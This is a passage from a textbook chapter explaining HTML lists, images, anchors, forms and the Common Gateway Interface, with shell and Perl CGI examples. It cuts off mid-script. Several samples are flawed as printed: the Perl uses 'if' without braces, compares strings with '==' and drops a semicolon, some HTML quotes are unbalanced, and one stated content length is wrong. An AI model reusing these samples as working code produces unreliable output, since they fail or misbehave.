<OL>
<LI> Apples
<LI> Oranges
<LI> Bananas
<LI> Pears
</OL>
Flowers <br>
<UL>
<LI>Lotus
<LI>Rose
<LI>Marigold
<LI>Jasmine
<LI>Sunflower
</UL>
Computer Devices <br>
<DL>
<DT>CPU<DD> Central Processing Unit
<DT>ALU<DD> Arithmetic Logic Unit
</DL>
</body>
</html>
```




Fig. 7.4 Browser View of the Example 4 Document

Image Tag

Images, in the HTML document, can be included using the <IMG> tag. This tag, like many other HTML tags, has several attributes associated with it. These attributes, in case of the <img> tag, can be used defining alignment, width, height and the name of the image source file. Below, Example 5 shows the usage of <img> tag in a HTML document. The Fig. 7.5 depicts the rendering of the code by the internet browser.

Example 5:

```
<html>
<head>
<title> Example of Image in a Document</title>
</head>
<body>
Here is an example of the including a image in the
document.<br>
<img width=40% src=”anumeha.gif”>The images in gif89a
formats can be animated.
</body>
</html
```




Fig. 7.5 Browser View of Example 5 Document

Anchor Tag

An important tag that enables HTML document writers to hyperlink documents is called the anchor tag. In order to create a link to other document, in the current document the anchor tag pair <A> .. </A> is used. The A tag has several attributes. Two of the most, important attributes used for linking purposes are 'name' and 'href'. The name attribute is used for defining the anchor point and can be referred by the href tag. The href attribute is used for specifying a name or an URL of the document that this link points to. Example 6 shows the usage of the <A> tag for creating links to external as well as a portion of the same document. Fig. 7.6 depicts the rendering the above sample code by a browser.

Example 6:

```
<html>
<head><title> Example of Hyperlink in a Document</title>
</head>
<body>
The following example illustrates usage of anchor tag for creating
link to other documents.
<br><br>
<A href=”moreonlink.html”>Description of the Anchor Tag <A>
<p>The user can click on the text between the beginning and
endofanchor tag. On clicking, the moreonlink.html document is
retrieved from the same site from where this document was retrieved
and renderedby the browser.
</p>
</body></html
```




Fig. 7.6 Browser View of the Example 6 Document

In Fig. 7.6 the text between <A> and </A> appears underlined and in different color indicating it to be a clickable text. On clicking on the text the browser loads the document pointed by the URL specified in the href attribute of the <A> tag.

An up-to-date and exhaustive list of tags can be downloaded from http://www.w3.org/.

COMMON GATEWAY INTERFACE

The server manages HTML documents and delivers them to the browser, on request. These pages, delivered by the server, are usually HTML documents that have been prepared and placed on the server. For example, a list of items available in a company can be coded in a HTML document and placed on the server along with the inventory position. The inventory position is dynamic in nature and undergoes changes with issues/receipts. Anytime the browser requests the list of items document, the server will deliver the same page. The list of items available and inventory position will not be synehronized with the actual state maintained in a database. The changes in the item inventory database need to be reflected on the product offering web page, served to the browser. Static HTML pages will require modification of the document every time the inventory database undergoes a change. A better solution would be to entail a mechanism that generates the list of items document from the inventory database for each request of the document by any client/ browser. The Common Gateway Interface (CGI) mechanism of HTTP enables servers to execute programs, obtain results and send the results to the requesting browser. The program executed by HTTP servers can be compiled using C, C++ programs or in scripting languages such as Unix Shell (sh) or Perl. These CGI programs, also to referred as gateway programs/scripts, act as a bridge between the HTTP server and other programs such as DBMS. CGI is an interface that specifies how browser input entered through <form> tags is passed to gateway programs/scripts, as well as the expected format of the output from these gateway programs which, can be passed to the browser by the web server.

Figure. 7.7 depicts the interaction between the browser, web server, gateway scripts, and other programs.




Fig. 7.7 Interaction Between Browser and CGI Program

CGI programs are triggered by the browser and called by web servers. The web server distinguishes between document requests and CGI scripts/program execution requests, based on the directives in the configuration file. The web server configuration directive can be set so that a particular extension (e.g., .cgi or .exe) implies an executable program rather than the document. Or, the web server can be configured in such a way that it treats all the files in particular sub directories (e.g., cgi-bin/) as the executable CGI programs/ scripts. A browser can trigger a CGI program in one of the two ways. In the first case, the browser requests a CGI program as a regular URL mechanism. The server, on receiving the URL, examines the path name and/or the file extension of the URL and identifies whether it is a HTML document that needs to be delivered or an executable script/program, based on the file extension or location, which requires to be executed. In the second case, the CGI program/script (URL) name appears as the "action" attribute of the <form> tag. The forms are used for accepting user input, for processing by CGI programs stored at web server, identified by the value of the action attribute. In either case, the server executes the program/script pointed by the URL. The program/script performs actions based on the input parameters entered at the browser. The program may interact with other programs or query/update databases and finally produce the output. The output of the executable script/program is transferred to the requesting browser.

The CGI specifies the standard output format, the scripts/programs write the output to the stdout as per CGI specification. The web servers understand the output with headers in CGI specified format and pass it on to the requesting browsers for rendering on the screen. The output of the gateway program/script is ultimately delivered to the browser, through a HTTP server. Thus, any output sent to the browser must conform to HTTP, in other words it should carry a full HTTP header with it. In the case of CGI, the output is produced by gateway programs/scripts and should contain the necessary protocol headers with it. The HTTP server, for checking and validation, parses the output of the CGI programs. In the process, it supplements the information, supplied, by CGI scripts, to complete the header information. The advantage of this approach is that the gateway scripts need not worry about all the headers, but are concerned with headers that describe its output. Some CGI programs/scripts may not like to incur the overhead of parsing by HTTP servers, these CGI programs are called non-parsed-header programs. In non-parsed-header gateway programs the responsibility of correct and compete headers resides with the gateway program itself. The CGI identifies these programs with the prefix of 'nph-'.

In case of parsed header CGI programs, the output format consists of header information separated by a blank line, i.e., <CR><LF> only on a line, followed by the actual output content. The header field specifies the type of content. Except for server directives, all the header information placed by the gateway program is passed directly to the client. The gateway program uses content-type header fields to describe the type of output and MIME types for describing content.

A simple example that lists all the users logged on the system at that point of time is used for illustrating the CGI facility. The HTML code in Example 7 defines a hyperlink to the gateway script program. Fig. 7.8 shows the rendering of the HTML code, of example 7 by the browser.

Example 7:

```
<html>
<head>
<title> Example of a CGI Script</title>
</head>
<body>
```

The following example demonstrates the use CGI script. This script, on execution, lists all the users logged on the system.

```
<br>
<A href=http://icrc.iiml.ac.in/cgi-bin/who.cgi>
List People Logged on to ICRC</A>
</body>
</html>
```




Fig 7.8 Browser View of the Example 7 Document

In response to a click on the hyper linked text in the above document, the browser submits a request to fetch the document specified by the URL. The server, on receiving the document request, realizes that the request is for a gateway script and it locates and executes the script. The output of the script is received by server, which completes the required additional header information and sends the HTTP response packet to the browser. The gateway script of the who.cgi script is listed as follows.

who.cgi

```
#!/bin/sh
echo Content-type: text/plain
echo
echo Output of the Who command on icrc
/bin/who
```

The output of the above script, on execution (if only two users are logged on at the time), will be as follows:

```
Content-type: text/plain

     root        pts/0        Nov 01 13:08   (agni.iiml.ac.in)
     bhasker     pts/1        Nov 01 13:22  (icrc.iiml.ac.in
```




Fig. 7.9 Browser View Displaying the Output of Gateway Script

The above example illustrates one of the mechanisms to invoke the CGI programs from browsers and the interface format for the program output. The other popular application of the CGI is in processing the forms and form input.

Forms and Common Gateway Interface

In addition to formatting and linking tags, HTML also has tags to define on screen forms that can be used for accepting input from users and processing it with an application program at the server end. The forms and CGI features of HTML enable the web to become a viable medium for commerce, information search and access and other interactive applications. In the HTML document the <form> </form> tag pair is used for defining a form. The form tag has three important attributes that guide the actions of the browser. These attributes are as follows:

ACTION	The action attribute specifies the CGI program/script that will be used for processing the data entered through the form. The action field accepts URL of the CGI program.
ENCTYPE	This attribute specifies how the values entered in the form are encoded for transmission to the URL. Some valid formats are application/x-www-form-urlencode and multipart/form-data.
METHOD	This attribute describes the method used for sending the data to the Web server. The two supported methods are get and post. The browser uses the GET or POST protocol packet for sending the data to the server.

A simple example of a HTML document with forms is as follows:

```
<html>
<head>
<title> Example of HTML form</title>
</head>
<body>
<p> The following tags create a form in the HTML document </p>
<form method=get action= "../cgi-bin/test-cgi">
</form>
</body>
</html>
```

The document creates a form on the browser, with no displayable components on the screen. The action attribute may contain a full URL or a relative path. Partial URLs implicitly assume that the paths are relative to the base document, i.e., the document in which this relative path appears. The action attribute in the example is a relative path, and assumes that the cgi-bin directory is one level up from the directory where the document (HTML) is located. The action field can specify a full URL, thus offering the flexibility of submitting and processing input on the same web server or any other web server. The get method specifies that the data will be transmitted to the CGI program, through the web server indicated in the action field, as a part of the URL. The enctype attribute has not been specified in this case, thus the default application/x-form-urlencoded is assumed.

The form tag itself does not specify the appearance, layout and data input areas. For the layout and appearance, standard HTML tags are used for designing and placing the elements within the form. The areas for entering input data are indicated by the <input> tag. Various types of data input such as plain text, radio buttons, and check boxes can be defined through the type attribute of the <input> tag.

The form tag pair defines the boundary of the form and various input tags appear within the form. Input tags have several important attributes, namely, type, name and value. The data for the each input field is transmitted to the web server in encoded format, specified by the Enctype attribute of the <form> tag. The browser sends "name=value" pairs for each <input> tag in the form. The name attribute defines a unique name of the input field. The value attribute, if specified, defines the default value of the field. The type attribute specifies the input mechanism that will be offered to the user. The <input> tag can have different values of type attributes, viz., text, password, radio, checkbox, hidden, button, submit, and reset. The example code illustrates the use of <input> tags within the <form> tags.

```
<form method=get action= "../cgi-bin/test-cgi>
Please enter your last name: <br>
<input type="text" name="last_name" value="none" size=20
maxlength=25>
<input type="submit">
<input type="reset" value="Clear">
</form>
```

Usage of various types of input fields and attributes related to them are further described here.

Text

The text type input is made up of a one line field, where the user can type the data. In the preceding example the following text type input field was used.

```
<input type="text" name="last_name" size=20 maxlength=25>
```

The browser in this case will display a single-line input box of the size of 20 characters, with the text string "none" in the box. The value attribute specified in the example sets "none" as the default value, the user may type actual last name. If the value attribute was not specified the input text-line box will be empty. The maxlength attribute specifies that only 25 characters will be the maximum permitted input size. If the user types "bhasker" in the input box displayed on the screen the sample last_name="bhasker" will be part of the input submitted to the web server.

Passwords

The input type password is identical to the type text as far as attributes and operations are concerned. It differs from the text type only when a user types an input in the displayed textbox. The characters typed by the user do not appear on the screen, instead a masked text like asterisks or bullets appear. The masking of the text prevents others from reading passwords. The password field masks it only while displaying on the screen, the input to the server is send in clear text form. For example:

```
<input type="password" name="userpw" size=20 maxlength=20>
```

If user types "topsecret" in the displayed box, It will appear as "*********" on the screen. But, the browser will send "`userpw=topsecret`" to the web server, over the network.

Radio Buttons

In multiple-choice situations, radio buttons are used for accepting the input. Like radio-tape recorder buttons, only one of them can be selected at a time. In other words, selecting one of them de-selects all other buttons that are part of the group. Radio buttons require both the name and value attribute specified with the tag. Bunches of radio buttons that form a group have a common name and different values. For example:

```
<form>
Hair Color: <br>
<input type="radio" name="h-color" value="black">
Brunette<br>
<input type="radio" name="h-color" value="blond"> Blonde
<br>
<input type="radio" name="h-color" value="gold">
Golden<br>
Eye Color:<br>
<input type="radio" name="e-color" value="blue"> Blue<br>
<input type="radio" name="e-color" value="green">
Green<br>
<input type="radio"name="e-color"value="black">Black<br>
</form>
```

The above example has two groups of radio buttons, the first ones identified by `name="h-color"` and the others identified by the `name="e-color"`. Within a group, each radio button should have a unique value as the name=value is sent to the web server on submission of a form. In the above example, if the user clicks on the first item for hair color and the second item for eye color, assuming default Enctype uses "&" character as the field separator in a form, the browser will send the following input:

```
h_color=black&e_color=green
```

Check Boxes

Check boxes permit users to enter more than one answer for a question. On a form, they act like on/off switches. Using the value "checkbox" for the type attribute in the <input> tag, creates a checkbox. In the case of check boxes the name attribute must have a unique value. For example:

```
<form>
  Hair Dyes: <br>
<input type="checkbox" name="loreal" value="yes">
Loreal<br>
<input type="checkbox" name="revelon" value="yes">
Revelon  <br>
</form>
```

The browser will send the name=value pair to the web server for all the boxes that are checked by the user, prior to submitting the form. If the user checks both the boxes, the following data will be sent:

```
loreal=yes&revelon=yes
```

Submit Buttons

The submit button is created by defining the attribute type="submit" in <input> tag. The submit button has name and value attributes as well. The value attribute specifies the label that appears, on the submit button, on the browser screen. If the value attribute is not specified "submit" appears as the label on the button. The submit button sends the data entered through the form to the web server for processing by the program specified through the "action" attribute of the <form> tag. Usually, the name attribute is not specified in this input type. In case the name attribute has been specified for the submit button, the name=value pair corresponding to the submit button is sent as a part of the input argument.

Reset Button

The reset button is defined by using the type= "reset" in the <input> tag. The reset button is used for clearing up the form and setting the values back to the original (default). It is specially useful in a large form, where, after entering several fields the user realizes the mistake and wants to start afresh. The value attribute of the reset button, like the submit button, can be used for changing the label of the reset button on the form.

Hidden Input

Hidden fields can be created by using type= "hidden" in the <input> tag. These fields do not appear anywhere on the form-screen displayed by the browser. Hidden fields too have name and value attributes that are sent to the web server. These field are used for passing to the server, information that you do not want a user to see and change. These fields can be used for passing context information. Also, in multi-part form situations, correlating information between the first form and subsequent forms can be done by adding a hidden field, with identifying values from the first form, in subsequent forms.

In addition to these input types, HTML has several other tags for the input of data. Textarea and select are two other commonly used tags in forms. The textarea tag is used for accepting multiple lines of text input. And the select tag is used as an alternative to radio buttons. The select tag creates a pull-down list or multiple line selection options, making it suitable for presenting a large list of options in a limited space, on screen. Radio buttons are good for three to four alternatives, a radio button for fifty alternatives will take up entire screen space. The following example shows the use of textarea and select tags.

```
<form action= "../cgi-bin/test method=post>
Your Feedback please:<br>
<textarea name="feedback" rows=10 columns=60>
</textarea>
Country:<br>
<select size=1 name="countryname">
<option value="India"> India
<option value="Nepal"> Nepal
<option value="Bangladesh"> Bangladesh
<option value="Pakistan"> Pakistan
</select>
</form>
```

The following example illustrates use of various input tags in the form. The rendering of this form in a browser is shown in Fig. 7.10.

Example 8

```
<html>
<head>
<title> Example of HTML form</title>
</head>
<body>
<p> The following tags create a form with Input type text,
radio           buttons
and checkboxes</p>
<form method=get action= “../cgi-bin/test-cgi”>
<b>Please Enter Your Name:</b>
<input type=”text” name=”username” size=20><br>
<b>Please Indicate the Age group you belong:</b><br>
<input type=”radio” name =”agegroup” value=”underage”>
Under18 Years <br>
<input type=”radio” name=”agegroup” value=”Young”>
    18-30 Years <br>
<input type=”radio” name=”agegroup” value=”Midage”>
30-50 Years <br>
<input type=”radio” name=”agegroup” value=”Mature”>
50-65 Years <br>
<input type=”radio” name=”agegroup” value=”wiser”> Over
65 Years <br>
<b>Please tick your hobbies:</b><br>
<input type=”checkbox” name=”reading” value=”on”>
Reading<br>
<input type=”checkbox” name=”sports” value=”on”>
Sports<br>
<input type=”checkbox” name=”climbing” value=”on”>
Mountaineering<br>
<input type=”checkbox” name=”riding” value=”on”> Horse
Riding<br>
<input type=”checkbox” name=”gardening” value=”on”>
Gardening<br>
<input type=”checkbox” name=”stamp” value=”on”> Stamp
Collection<br>
<input type=”checkbox” name=”photography” value=”on”>
    Photography<br>
<input type=”submit” value=”Submit Form”><br>
<input type=”reset” value=”Clear”> <br>
</form>
</body>
</html>
```




Fig. 7.10 Browser View of the HTML Form Document (Example 8)

In the above example the form tag has definitions for three attributes. These three attributes, viz., action, method, and enctype determine the format and the mechanism of transmission of form-inputs to the processing web server. The action attribute as specified earlier can be a full URL, in that case the first part, i.e. the domain name, is translated to get the IP address of the machine to which the browser makes a connection, in order to submit the input to the web server running on the machine. The second half of the URL (after the "/" part) specifies the name of the CGI program/script that will be invoked to process the form input. The enctype specifies how the data entered in the form will be encoded, prior to sending it to the server. The default for the form is application/x-www-form-urlencoded, the most commonly used option. The urlencoded mechanism constructs a single string of all the data. The string comprises of name and value pairs (in the name =value) for each item in the form. The "&" character is used as a separator between two name and value pairs. In the string, all the spaces are translated to '+' characters and other special characters such as slashes, percentages etc are translated to the hex form. In the above example, let us assume user enters 'bharat bhasker' as the username, clicks on the 30–50 years radio button and checks the Reading and Horse Riding checkboxes. The input string in the URL encoded format will be as follows:

```
Username=bharat+bhasker&agegroup=midage&reading= yes&riding=yes
```

As you can see all the data has been converted into a single string, all the spaces have been replaced by the '+' character and each name and value pair is separated by the '&' character. The URL encoded format is designed so that the entire data can be appended to the URL being requested in the action attribute.

The method attribute specifies how the argument string will be sent to the web server and the mechanism through which the web server will make it available to the CGI program/script. The 'get' method sends the whole argument string as a part of the URL specified in the action attribute. The argument string is appended to the URL separated by the '?' character. The actual packet with the relevant header information for the 'get' has been already described in the previous chapter. For the above example, the get part of the request packet will be as follows:

GET../cgi/bin/test.cgi?username=bharat +bhasker&agegroup= midage&reading =yes&riding=yes

For the post method, the relevant of portion of the protocol request will be as follows:

```
POST      ../cgi-bin/test-cgi    HTTP/1.1
Content-type:        application/x-www-form-urlencoded
Content-length:27
<CR>
```

username=bharat+bhasker&agegroup=midage&reading=yes&riding=yes

In either case the URL encoded input is sent to web server as a string. In the first (get) case, the string is appended to the URL and thus is subjected to the limitation placed on the length of the URL. In the second case (post), the data string and the length of the string are sent as part of the packet.

On receiving the request packet the web server examines the URL and based on the configuration (discussed in previous chapter) figures out if the request is for an executable program. The web server sets up the environmental variables and invokes the CGI program. It makes the URL encoded form data available to the CGI program through the environment variables or 'stdin' mechanism, depending on the get or post methods respectively. Some of the important environment variables, set by the server for the CGI program/script, are:

Environment Variable	Description
SERVER_SOFTWARE	The name and version of the web server software handling the request. For example, Apache/1.3.
SERVER_NAME	The server's hostname, DNS alias, or IP address.
GATEWAY_INTERFACE	The version of CGI specification to which this server complies. For example, CGI/1.1.
SERVER_PROTOCOL	Name and version of the protocol this request came in with. For example, HTTP/1.1.
SERVER_PORT	The server port number to which this request was sent. For example, 80.

REQUEST_METHOD	The method with which the request was made. For HTTP, this is "GET", "HEAD", "POST".
QUERY_STRING	The information following the '?' character in the URL which referenced this script. This is the data entered in the form by the user, in encoded form. It is not be decoded by the server. This variable is always set when there is query information/form-data and the method used is GET.
REMOTE_HOST	The hostname of the client making the request. If case the information is not available to the web server, it sets the REMOTE_ADDR variable and leaves this variable unset.
REMOTE_ADDR	The IP Address of the remote machine making the request.
CONTENT_TYPE	For queries which have attached information, such as HTTP POST, this is the content type of the data. It has the same value as the enctype attribute of the form tag. For example, application/x-www-form-urlencoded.
CONTENT_LENGTH	The length of the content (encoded form-data) send by the client.
HTTP_ACCEPT	The MIME types that are accepted by the client. The information is derived from HTTP headers. Commas, as per the HTTP specifications ,separate each item in this list.
HTTP_USER_AGENT	Stamp of the browser that the client used for sending the request. For example, Mozilla/4.5 for Netscape version 4.5

In case of the get method, the data is made available to the CGI program/script through the query_string environment variable. In the case of the post method, the information is made available to the CGI program/script as the standard input (stdin) stream. The server is not obligated to send the end-of-file (EOF) marker to the input stream. Thus, the program/script has to rely on the content _length environment variable. The executed CGI program/script specified by the action attribute in the form tag extracts the values entered by the user. In order to extract the values the program/script examines the environment variable request_method. If the examined value of the variable contains get it extracts the argument string from the query_string environment variable. In case of the post method, the script will read the number of character specified by the content_length environment variable, from the standard input (stdin). The following CGI script written in shell script on Unix echoes some of the environmental variables set by the server, received by program/ script and discussed above.

```
#!/bin/sh
echo Content-type: text/plain
echo
echo CGI/1.0 test script report:
echo SERVER_SOFTWARE = $SERVER_SOFTWARE
```

```
echo SERVER_NAME = $SERVER_NAME
echo GATEWAY_INTERFACE = $GATEWAY_INTERFACE
echo SERVER_PROTOCOL = $SERVER_PROTOCOL
echo SERVER_PORT = $SERVER_PORT
echo REQUEST_METHOD = $REQUEST_METHOD
echo HTTP_ACCEPT = "$HTTP_ACCEPT"
echo PATH_INFO = "$PATH_INFO"
echo SCRIPT_NAME = "$SCRIPT_NAME"
echo QUERY_STRING = "$QUERY_STRING"
echo REMOTE_HOST = $REMOTE_HOST
echo REMOTE_ADDR = $REMOTE_ADDR
echo REMOTE_USER = $REMOTE_USER
echo AUTH_TYPE = $AUTH_TYPE
echo CONTENT_TYPE = $CONTENT_TYPE
echo CONTENT_LENGTH = $CONTENT_LENGTH
```

For the form shown in Example 8 and the values assumed, the output of the program is shown as follows:




Fig. 7.11 Browser View of the Output of the Script Program

The script written in Unix shell displays the content of selected environment variables. The shell script writes the output as per the specifications of the CGI, to the standard output (stdout) file. The first line of the program is a directive that specifies the location of the shell that needs to be executed. The second line writes the content-type message to the output file, while the next line writes a blank line. The blank line acts a separator between the output content and the CGI header portion. The rest of the lines echo the content of selected environment variables. The server receives the script generated output, formats it as a HTTP reply packet by adding the required header information and creates the envelope. The received reply envelope is displayed on the user screen (Fig. 7.11) by the browser.

The following example script (written in Perl) extracts the user submitted input from any form and displays the content back to the user in the encoded form. Let us assume that the form shown in Fig. 7.10 is used with get method and the action field refers to the following CGI script.

```
#!/usr/local/bin/perl
$request = $ENV{'REQUEST_METHOD'};
if ($request == "get")
    $query = $ENV{'QUERY_STRING'};
else {
    $q_length = $ENV{'CONTENT_LENGTH'};
    read(STDIN,$query, $q_length);
         }
print "content-type: text/plain\n";
print "\n";
print "Echo of the user input in Encoded form:\n\n";
print "---Begin Content ---";
print $query
print "---End Content---";
```

On submission of the form, of the browser issues a get request to the server, identified by the URL, specified as the value of the action attribute. The server receives requests and invokes the script through Common Gateway Interface. As discussed earlier, the web server makes available the user submitted form values, through the environment variable query_string, for the get request method. For the post request method the web server makes the values available through standard input file mechanism. The script checks for the request method and extracts values from user inputs, in the encoded format, and writes it back to the standard output file along with appropriate header information, as per the CGI specifications. The output of the CGI script received by web server is as follows:

```
Content-type: text/plain
<CR>
Echo of the user input in Encoded form:

---Begin Content ---
U  sername=bharat+bhasker&agegroup=midage&reading=yes&riding=
yes
---End Content---
```

The output is displayed, back to the user, through the browser screen as shown in Fig. 7.12. The above script example demonstrates the mechanism of extracting form submitted user input values, in the encoded format. The following script (written in Perl) decodes and parses the query string to extract the values and print them.

```
#!/usr/local/bin/perl
$request = $ENV{‘REQUEST_METHOD’};
if ($request == “get”)
    $query = $ENV{‘QUERY_STRING’};
else {
    $q_length = $ENV{‘CONTENT_LENGTH’};
    read(STDIN,$query, $q_length);
        }
print “content-type: text/plain\n”;
print “\n”;
print “Echo of the user input in decoded form( name=value):\n\n”;
print “---Begin Content ---”;
$query =~ s/\+/  /g;
# label 1
